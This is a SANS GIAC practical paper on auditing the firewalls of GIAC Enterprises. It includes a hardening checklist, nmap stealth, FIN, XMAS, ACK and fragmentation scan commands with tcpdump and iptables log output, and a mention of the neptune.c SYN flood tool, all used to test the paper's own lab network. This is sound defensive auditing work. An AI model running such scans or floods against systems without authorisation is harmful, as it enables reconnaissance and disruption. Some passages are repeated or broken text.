



Figure above show current problem that requires special treatment in firewall rule base implementation stated in 3.2.1.2.4.2



3.2.1.3. Rule base transformer

From the table above, once completed by the previous step, it is used as the base for actual firewall rule base implementation. From the information in the table, the firewall rule base should be constructed straight-forwardly.

3.2.1.4. Change Management

Once the firewall have been implemented successfully, every change made to firewall must be authorized and signed by the manager of System Administration Division. After the change, the test is taken based upon the complexity of the change. Major change made to the firewall rules always result in the entire test & audit procedure. Minor one is recorded and tests only related rules.

3.3. Planning the audit

To make an effective audit, we first make a list of all we have to do and the method in which we shall do it. In this phase, we actually design the auditing process. Then we create the checklist of what we have to do. Then, we decided when is best to do it, and when is best to redo it.

So, now it is time to discuss about what we may want or may not want to do it.

3.3.1. Auditing the primary firewall itself

Here is the list of what we will do.

- **Ensure that the primary firewall is physically secure.**
 - What location it is in?
 - Are there any physical access controls to that location?
 - Who have access to that location?

This one should be easy to assess. The primary firewall should be on the location where proper access controls in install. At GIAC Enterprises, it is in the computer room where only System Administrator has accessed to it using the smart card.

- **Ensure that the primary firewall has been hardened properly**
 - Is there any active user besides system administrator and root on the systems?
 - How often the administrator password is changed?
 - Is there any network services running?
 - Has proper HIDS tools been installed on the system?

At GIAC Enterprises, every of our Linux system have already been hardened before being plugged into the network. For the primary firewall, we disable all the network services. Running “**netstat -an**” should result in no network service running except port 22 where we run OpenSSH. As stated before we know that it is a little more risky but we have restricted the access to that port from the System Administrator’s IP range only.

Also, on all of our system, we run **Bastille**⁷⁸ when we do the hardening job. Bastille Linux is a program that asks lots of questions about what on the system that might be of particular concern and allow the administrator to take action against it. For our primary firewall, we have no other active account except that of root and administrator. We set up the system to force password change every month. System administrators have their own separate user accounts. Running “vipw” should show detail about what users are created on the systems and what are their default shells. Only system administrator’s account and root are allowed to have shells, other accounts shell must be set to bogus shell such as **/sbin/nologin**.

Also, we have set up the “tripwire” to alert all the system administrators every time the firewall rules (**/etc/sysconfig/iptables**) have been changed, so they can be alert if there is any unexpected change or change is made during unexpected time. Tripwire is the integrity checking tools that find the hash of files into its database, and then rehash those files periodically to check

78 <http://www.bastille-linux.org/>

against the previous hash value. Tripwire is extremely powerful tools, if use properly to guard against rootkit and unauthorized modifications.

To be truly paranoid, we shutdown the firewall and restart it, then check whether the firewall is running after restart using the command “**iptables -L -n**”. Output of the commands should be currently active rules, which should tell whether or not the firewall is actually running.

For every time the system is shutdown and rebooted, we have the script to send the pager or SMS message to the system administrator’s pager, unexpected reboot or shutdown might be worth investigation.

- **Ensure that no one can connect to the network services on the firewall (well, technically there MUST be no service running on the firewall, but this should give yet another layer of security.)**
 - Is the default policy for INPUT chain set to DROP?
 - Is the default policy for OUTPUT chain set to DROP?
 - Is the only rules allow to INPUT is from the System Administrator’s IP range and only allow to access port 22 (SSH)?

At GIAC Enterprises, our firewall rules are not complicated at all. We use iptable’s stateful firewalls features effectively, so that we ensure we understand the nature of each rules thoroughly and make sure that the firewall rules are as minimum as possible. Not only that we set the default policy of INPUT and OUTPUT chain are DROP, but we also have only a few more rules concerning INPUT and OUTPUT chain to allow System Administrator’s access from their IP range.

To check that we do two things.

- Re-examine the firewall rules by two or more system administrators
- **Test against it using “nmap”**
- This second one takes time but is harmless to the firewall. The most effective “nmap” options is stealth scanning. (**nmap -sS**) Because our default policy for INPUT chain is to DROP, nmap takes a long time to scan all 65535 available TCP, and 65535 UDP port.
- **Test against it using “IRS”**

[IP Restrictions Scanner](http://www.oxid.it/irs.html)
(<http://www.oxid.it/irs.html>)

RPS combines ARP Poisoning and Half-Scan techniques to try spoofed TCP connections to a selected port in order to find any source IP restrictions that apply to that service.

To be frank, we do not fancy the idea of employing the **nmap and IRS** in this stage that much. It takes a lot of time and is like beating the dead horse.

We just ensure that we set allow rules for administrator's IP range correctly, and there is no rules else in INPUT and OUTPUT chain set to ACCEPT. While the **nmap** and **IRS** things might takes hours, reviewing rules in INPUT and OUTPUT chain in the primary firewall take at most 10 minutes.


3.3.2. Auditing the primary firewall rules (or firewall policy)

- **Ensure that the default policy is set properly**
 - Is the default policy for FORWARD chain set to DROP?
- **Ensure that the access requirements are fulfilled.**
 - Have all of the access requirements (referred to by the reference numbers) been literally tested to see that it is actually allowed what it has to allow?


3.4. Hardware Equipments

- Two notebooks, one for the scanning put in front of the firewall (with regards to each interface) to be the **flow initiator (such as telnet to TCP port, or nmap or ping etc)**, and another one behind the firewall **doing logging or tcpdump** (with regards to each interface). Temporary IP addresses are taken from the real IP address of the segment to represent the real clients on those segments.
- The following figures show various place that one can put the notebook when testing access path from one point to the other point through firewall.


© SANS Institute 2003. All rights reserved. Author retains full rights.



This figure show the location to put two laptop on network A and B to test the traffic flow between A & B through the Internal Firewall.



This figure show the location to put two laptop on network B and C to test the traffic flow between B & C through the Internal Firewall.



This figure show the location to put two laptop on network C and D to test the traffic flow between C & D through the Internal Firewall.

3.5. Auditing Checklist

Checklist Ref Number	Testing Objective	Methods	Result
3.5.1	Opening ports on Internal Firewall	Scan ports of eth0 on Internal Firewall (nmap)	
3.5.2		Scan ports of eth1 on Internal Firewall (nmap)	
3.5.3		Scan ports of eth1 on Internal Firewall (nmap)	
3.5.4	Opening ports on External Firewall	Scan ports of eth0 on External Firewall (nmap)	
3.5.5		Scan ports of eth1 on External Firewall (nmap)	

3.5.6		Scan ports of eth1 on Internal Firewall (nmap)	
3.5.7	Ensure that all access requirements, referred to by their reference numbers, are fulfilled (Please refer to checklist 3.5)	Be at the source identified by each rule and tried to access the destination. For every access rule, the source should be able to access their destination (telnet at ports & use of those applications e.g. web browser, ftp client)	
3.5.8	Ensure that if there is any outgoing connection request are allowed from VPN Security Gateway, the source IP should be checked.	Check the file /etc/sysconfig/iptables of the firewalls (vi)	
3.5.9	Ensure that the firewall rules /etc/sysconfig/iptables, on all gateway and host-centric firewall, are set to immutable to avoid unexpected change of its content	Check the permission and attributes (chattr, lsattr)	
3.5.10	Ensure that the tripwire against the firewall policy has been set up properly.	tripwire --check	
3.5.11	Verify the viability of SYN stealth scanning through the firewall for enumeration	nmap -sS	
3.5.12	Measure the ability of the firewall to handle overlapped fragments such as that used in the TEARDROP attack	nmap -f (use along with SYN, FIN, XMAS and NULL scan)	
3.5.13	Test the firewall's management of standard UDP packets.	nmap -sU	
3.5.14	Verify the firewall's ability to screen enumeration techniques using ACK packets	nmap -sA	

3.5.15	Verify the firewall's ability to screen enumeration techniques using FIN packets	nmap -sF	
3.5.16	Verify the firewall's ability to screen enumeration techniques using NULL packets	nmap -sN	
3.5.17	Verify the firewall's ability to screen enumeration techniques measuring the packet window size (WIN)	nmap -sW	
3.5.18	Verify the firewall's ability to screen enumeration techniques using all flags set (XMAS)	nmap -sX	
3.5.19	Verify the firewall's ability to screen enumeration techniques using ping scan	nmap -sP	
3.5.20	Verify the firewall's ability to screen enumeration techniques using RPC scan	nmap -sR	
3.5.21	Verify the firewall's ability to screen enumeration techniques using IPIDs	nmap -sI	
3.5.22	Verify the firewall's ability to handle SYN flood	neptune.c	

3.6. Check lists for allowed access requirements⁷⁹

Checklist Ref Number	Reference Number	Audit Result
3.6.1	151-1	
3.6.2	151-2	
3.6.3	151-3	
3.6.4	151-4	
.....
3.6.XXX	1571-1	
3.6.XXX	1571-2	
3.6.XXX	1571-3	
3.6.XXX	1572-1	

⁷⁹ Referring back to section 1.5 Access Requirements

NOTE: Only a sample of the checklist is shown here, the full checklist is in APPENDIX D.


3.7 Performing an audit

Since there are a lot of repetitive test against different reference number of access requirements, we will demonstrate only a few interesting audit case here.

3.7.1. Audit Example #2: Checklist Ref # 3.5.4: Scan ports of eth0 on External Firewall (nmap)

We shall give one example of similar firewall audit checklist. Checklist # 3.5.1 – Checklist # 3.5.6 uses the same techniques

3.7.1.1. Set up the stage



Hooking up the laptop on in front of the firewall and assign the IP 192.168.3.3. Now we are ready to do the job.

3.7.1.2. Audit facility

The following could be used to audit this checklist.

- External firewall rule base
- nmap
- tcpdump

3.7.1.3. Expectation & Verification

the (IP: 192.168.3.3) using the destination

the (IP: 192.168.3.3) using the destination

the (IP: 192.168.3.3) using the destination

the (IP: 192.168.3.3) using the destination

the (IP: 192.168.3.3) using the destination

the (IP: 192.168.3.3) using the destination

the (IP: 192.168.3.3) using the destination

```

01:32:41.919009 192.168.3.3.47536 > 192.168.3.2.827: S 683830929:683830929(0) wi
n 2048
01:32:41.919051 192.168.3.3.47536 > 192.168.3.2.421: S 683830929:683830929(0) wi
n 2048
01:32:41.919093 192.168.3.3.47536 > 192.168.3.2.729: S 683830929:683830929(0) wi
n 2048
01:32:41.919136 192.168.3.3.47536 > 192.168.3.2.afs3-rmtsys: S 683830929:6838309
29(0) win 2048
01:32:41.919178 192.168.3.3.47536 > 192.168.3.2.650: S 683830929:683830929(0) wi
n 2048
01:32:41.919222 192.168.3.3.47536 > 192.168.3.2.433: S 683830929:683830929(0) wi
n 2048
01:32:41.919265 192.168.3.3.47536 > 192.168.3.2.24: S 683830929:683830929(0) win
2048
01:32:41.919308 192.168.3.3.47536 > 192.168.3.2.761: S 683830929:683830929(0) wi
n 2048
01:32:41.919351 192.168.3.3.47536 > 192.168.3.2.1383: S 683830929:683830929(0) w
in 2048
01:32:41.919394 192.168.3.3.47536 > 192.168.3.2.700: S 683830929:683830929(0) wi
n 2048
01:32:41.919437 192.168.3.3.47536 > 192.168.3.2.333: S 683830929:683830929(0) wi
n 2048
01:32:41.920410 192.168.3.3.47536 > 192.168.3.2.304: S 683830929:683830929(0) wi
n 2048

```

Since in our rule base, we have the LOG rule just before the packets are dropped. We can see that all those packets are dropped.

```

IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=40120 PROTO=TCP SPT=47536 DPT=298
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=34972 PROTO=TCP SPT=47536 DPT=312
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=30435 PROTO=TCP SPT=47536 DPT=193
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=55033 PROTO=TCP SPT=47536 DPT=947
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=43193 PROTO=TCP SPT=47536 DPT=339
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=55156 PROTO=TCP SPT=47536 DPT=232
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=1277 PROTO=TCP SPT=47536 DPT=274
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=57 ID=10238 PROTO=TCP SPT=47536 DPT=329
WINDOW=2048 RES=0x00 SYN URG=0

```

Now, with this evidence, without completing the nmap scan, we can be highly confident that no ports on the External Firewall are visible to the Internet.

3.7.1.3.1.2. nmap and FIN, ACK, and XMAS scan

To make our certainty higher, we may want to limit the scan to only the port that we know we have opened the service e.g. SSH port 22, then try various

type of scanning such as XMAS scan, NULL scan, ACK scan, WINDOWS size scan and FIN scan.

Here is the sample output from the scanning using FIN scan, ACK scan and XMAS scans.

```
[root@linux root]# nmap -P0 -sF 192.168.3.2 -p 22
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.3.2):
Port      State      Service
22/tcp    open      ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
[root@linux root]# nmap -P0 -sA 192.168.3.2 -p 22
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.3.2):
Port      State      Service
22/tcp    filtered  ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 36 seconds
[root@linux root]# nmap -P0 -sX 192.168.3.2 -p 22
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.3.2):
Port      State      Service
22/tcp    open      ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
[root@linux root]#
```

Please note that because that the FIN scan and XMAS scan below reports that port 22 is opened, we run them against the port that we know has been closed on the server, 7789. FIN scan and XMAS scan still reports port 7789 is opened.

© SANS Institute 2003

```
[root@linux root]# nmap -P0 -sF 192.168.3.2 -p 7789
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.3.2):
Port      State      Service
7789/tcp   open       unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
[root@linux root]# nmap -P0 -sA 192.168.3.2 -p 7789
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.3.2):
Port      State      Service
7789/tcp   filtered   unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 36 seconds
[root@linux root]# nmap -P0 -sX 192.168.3.2 -p 7789
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (192.168.3.2):
Port      State      Service
7789/tcp   open       unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 12 seconds
[root@linux root]# _
```

With reference to nmap man page⁸⁰, and our experiment, we could assume that FIN, XMAS, and also NULL scan are not as reliable.

Some words on types of scanning

To be fair with those scanning technique such as FIN scan, XMAS scan and NULL scan. ACK scan is also not reliable. You may see, from both figures above, that the ACK scan reports **filtered** instead of **open** as in FIN scan, XMAS and NULL scan. However, a simple test would reveal that in our environment ACK scan always report **filtered** even if we use it to scan the port that is left opened.

FIN scan, XMAS scan, NULL scan and ACK scan needs the response from the scanning host in order to be useful. It would not take long to see why they are useless because we have never let them in, so they would never get any response back. While SYN scan also relied on the response in order to be of any use, we do let a packet with SYN flag set

⁸⁰ http://www.insecure.org/nmap/data/nmap_manpage.html

in, while dropping out any other.

All these happen because we configure our firewall in such a way that it only either allow the ESTABLISHED (or RELATED) flow or a SYN packet to be in, nothing else is allowed to pass through.

3.7.1.3.1.3. nmap with fragmentations

Next, we will try to see if people on the Internet could trick the firewall to let the traffic through to port 22 with the fragmentation techniques. Use **-f** with other scan such as SYN scan for example. After it is complete, the result shows that the port cannot be reached.

```
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]#  
[root@linux root]# nmap -P0 -sS -f 192.168.3.2 -p 22  
  
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )  
Interesting ports on (192.168.3.2):  
Port      State      Service  
22/tcp    filtered   ssh  
  
Nmap run completed -- 1 IP address (1 host up) scanned in 37 seconds  
[root@linux root]#
```

In the next screen shot, we'll see that the scanning packet sending out is actually fragmented.


```

02:00:20.938081 192.168.3.3.33851 > 192.168.3.2.ssh: [!tcp] (frag 11306:1600+)
02:00:20.940518 192.168.3.3 > 192.168.3.2: (frag 11306:4016)
02:00:25.935591 arp who-has 192.168.3.2 tell 192.168.3.3
02:00:25.936702 arp reply 192.168.3.2 is-at 0:c:29:67:d0:33
02:00:26.952620 192.168.3.3.33852 > 192.168.3.2.ssh: [!tcp] (frag 18154:1600+)
02:00:26.952805 192.168.3.3 > 192.168.3.2: (frag 18154:4016)
02:00:32.961634 192.168.3.3.33853 > 192.168.3.2.ssh: [!tcp] (frag 43455:1600+)
02:00:32.962261 192.168.3.3 > 192.168.3.2: (frag 43455:4016)
02:00:38.980627 192.168.3.3.33854 > 192.168.3.2.ssh: [!tcp] (frag 20180:1600+)
02:00:38.981160 192.168.3.3 > 192.168.3.2: (frag 20180:4016)
02:00:44.990647 192.168.3.3.33855 > 192.168.3.2.ssh: [!tcp] (frag 17402:1600+)
02:00:44.990797 192.168.3.3 > 192.168.3.2: (frag 17402:4016)
02:00:51.010063 192.168.3.3.33856 > 192.168.3.2.ssh: [!tcp] (frag 50982:1600+)
02:00:51.010980 192.168.3.3 > 192.168.3.2: (frag 50982:4016)

```

On the firewall, we see that those packets are actually dropped despite their clever effort of fragmentations.

```

[root@linux network-scripts]#
[root@linux network-scripts]#
[root@linux network-scripts]#
[root@linux network-scripts]#
[root@linux network-scripts]#
[root@linux network-scripts]# IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:
20:08:00 SRC=192.168.3.3 DST=192.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=59 ID=113
06 PROTO=TCP SPT=33851 DPT=22 WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=59 ID=18154 PROTO=TCP SPT=33852 DPT=22
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=59 ID=43455 PROTO=TCP SPT=33853 DPT=22
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=59 ID=20180 PROTO=TCP SPT=33854 DPT=22
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=59 ID=17402 PROTO=TCP SPT=33855 DPT=22
WINDOW=2048 RES=0x00 SYN URG=0
IN=eth0 OUT= MAC=00:0c:29:67:d0:33:00:0c:29:10:23:20:08:00 SRC=192.168.3.3 DST=1
92.168.3.2 LEN=40 TOS=0x00 PREC=0x00 TTL=59 ID=50982 PROTO=TCP SPT=33856 DPT=22
WINDOW=2048 RES=0x00 SYN URG=0

```

3.7.1.3.2. SYN flooding

In this phase, we will try to see if the firewall itself vulnerable to SYN flooding attacks. We do not expect it to be vulnerable. This is because we left no port opened and also we do not let any SYN packet destine to the External Firewall itself.

Things will be a lot different if we DO left some TCP port opened. We'll see in the next example where we do really let the SYN packet through.

For now, we'll just skip this section than showing the result that it is as our expectation to save some space.

3.7.2. Audit Example #2: Access Requirement #151-2

We actually want to show the way we audit the usability of the firewall. In this requirement, computer from Internet must be able to connect to port 25 of the mail server. We have used the same "stage" as in [3.7.1.1]

3.7.2.1. Access requirement conformance

This is simple, just telnet from our scanner station 192.168.3.3 to the External DMZ's mail server 192.168.3.69. Then it is simple to see whether it is working as required by the access requirement.

3.7.2.2. nmap with fragmentation

The most interesting nmap scan to try is not any of FIN scan, NULL scan,

